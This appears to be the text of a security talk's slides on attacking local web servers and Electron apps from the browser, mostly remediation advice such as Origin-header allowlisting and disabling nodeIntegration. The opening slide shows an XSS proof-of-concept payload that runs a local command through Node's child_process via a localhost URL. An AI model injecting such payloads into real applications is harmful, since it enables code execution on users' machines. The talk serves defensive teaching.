
The payload

```
require('child_process').exec('calc')
```

[http://localhost:8001/Home/StartCollection?Id=<script>require\('child\\_process'\).exec\('calc'\)<\script>3...](http://localhost:8001/Home/StartCollection?Id=<script>require('child_process').exec('calc')<\script>3...)

We will not have access to the response but no problem.

# Jumping The Browser Sandbox





## Episode 4: Remediation



Image credit: Westwood College Game Design Ad, <https://youtu.be/BRWvfMLl4ho>

# The Origin Header

The Origin header is set by browsers on cross-origin requests

Forbidden header == JavaScript cannot set it

If the Origin header not in the allowlist reject the request

Do not process the request first and rely on SOP or CORS

Checking the Origin header helps with WebSockets, too.

WebSocket handshake == GET request

Do not rely on remote address.

Browser is running on your machine so remote address == localhost

# Electron

Do not trust user input

generic-xss-advice.txt

Do not enable “nodeIntegration” if you do not absolutely need it.

preload has access to most Node APIs and works without it.

<https://www.electronjs.org/docs/tutorial/security>

If using a web server to serve assets to the Electron app, disable CORS.

# Add Browsers To Your Threat Models




Image credit: Apex Legends, Respawn Entertainment/Electronic Arts



# Bonus: Where Do I Start?

## Practice

Start a VM - Install thickclient apps - Run “netstat” - Poke at local servers

Keyboard/Mouse/Peripheral Utilities are good candidates

<https://www.electronjs.org/apps>

## Electron

<https://github.com/doyensec/awesome-electronjs-hacking>

## Read TavisO bugs

<https://bugs.chromium.org/p/project-zero/issues/list?q=localhost%20reporter%3Ataviso%40google.com&can=1>

# Questions

[twitter.com/CryptoGangsta](https://twitter.com/CryptoGangsta)

<https://parsiya.net>

[github.com/parsiya](https://github.com/parsiya)



Image credit: Plants vs. Zombies: Battle for Neighborville, PopCap Games/Electronic Arts